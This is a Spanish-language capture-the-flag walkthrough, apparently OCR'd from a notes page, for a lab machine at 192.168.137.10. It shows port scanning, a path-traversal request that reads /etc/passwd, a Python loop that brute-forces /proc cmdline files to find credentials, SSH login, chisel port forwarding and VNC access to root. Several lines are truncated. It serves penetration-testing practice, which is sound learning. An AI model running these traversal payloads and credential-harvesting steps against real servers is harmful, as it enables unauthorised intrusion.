

Internal


```
❯ nmap -sS -sV -p- -n -Pn -vvv 192.168.137.10

22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+de
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Deb
|_http-title: Day Bootstrap Template - Index
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported M
9999/tcp open  abyss?  syn-ack ttl 64

❯ nmap --script http-enum -p80 -n -Pn -vvv 192.168.137.10
80/tcp open  http    syn-ack ttl 64
| http-enum:
|_  /forms/: Potentially interesting directory w/ listing on
```

```
whatweb 192.168.137.10
http://192.168.137.10 [200 OK] Apache[2.4.56], Bootstrap, Cou

whatweb 192.168.137.10:9999
http://192.168.137.10:9999 [401 Unauthorized] Country[RESERVE
```


http://192.168.137.10/
DAY
Home
About
Services
Portfolio
Pricing
Team
Drop Down
Contact
Walter White
Chief Executive Officer
Magni qui quod omnis unde et eos fuga et exercitationem. Odio veritatis perspiciatis quaerat qui aut aut aut
Sarah Jhinson
Product Manager
Repellat fugiat adipisci nemo illum nesciunt voluptas repellendus. In architecto rerum rerum temporibus
William Anderson
CTO
Voluptas necessitatibus occaecati quia. Earum totam consequuntur qui porro et laborum toro des clara


view-source:http://192.168.137.10/

<h1 class="logo">Day</h1>
<!-- Uncomment below if you prefer to use an image logo -->
<!-- <a href="index.html" class="logo"><img src="assets/img/logo.png" alt="" class="i
<nav id="navbar" class="navbar">



Request
Pretty
Raw
Hex
GET /internal-item.php?item=
....//....//....//....//....//etc//passwd HTTP/1.1
Host: 192.168.137.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Sun, 12 Jan 2025 21:12:49 GMT
Server: Apache/2.4.56 (Debian)
Vary: Accept-Encoding
Content-Length: 1404
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<pre>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin

esta fue dificil de encontrar y necesite ayuda de write ups para entender, lo importante es que siempre se parende algo nuevo. entendi que tenemos un servicio/proceso q se ejecuta en le puerto 9999 entonces vamos a ver que es lo que tiene dentro el archivo cmdline para ejecutarlo. para esto tenemos q hacer fuerza bruta por numeros, pues los procesos que se estan ejecutando (como en este caso el vnc) son directorios con numeros como nombres y cada uno tienen su cmdline


> 💡 https://es.linux-console.net/?p=653

como burpsuite me va lento pq no es profesional tire de un script de paython3 que hice con ayuda de chat gpt

```
import requests
from bs4 import BeautifulSoup

# URL base
base_url = "http://192.168.137.10/internal-item.php?item=....

# Iterar sobre los números del 1 al 500
for i in range(1, 5000):
    url = base_url.format(i)
    response = requests.get(url)

    # Usar BeautifulSoup para analizar el contenido HTML
    soup = BeautifulSoup(response.text, 'html.parser')
    pre_tag = soup.find('pre')

    # Verificar si hay contenido dentro de la etiqueta <pre> 
    if pre_tag and len(pre_tag.text.strip()) > 10:
        print(f"Respuesta para {i} con más de 40 caracteres:\


print("Proceso completado.")
```





ahora podemos entrar por ssh con `admin:4dM1Nt3rN4LP4zZ`




luego de un tiempo de andar rscando por ahi y no encontrar nada se me ocurrio ver por puertos internos y ver si se esta ecuchando por alguno

vemos el 5901, para traerlo a mi maquina voy a usar chisel para traerme el puerto





vnc-1 aplicacion tipo xfreerdp o reminna





nos descargamos el fichero passwd a nuestra maquina

nos conectamos a

`vncviewer 127.0.0.1::5901 -passwd passwd`

nos abre una consola con el usuario root (si queremos podemos conectarnos con nc a nuestra maquina atacante)




pwd
/root
ls
root.txt
#
cat root.txt
94f50378a53c0c1eb0899494e352766b
#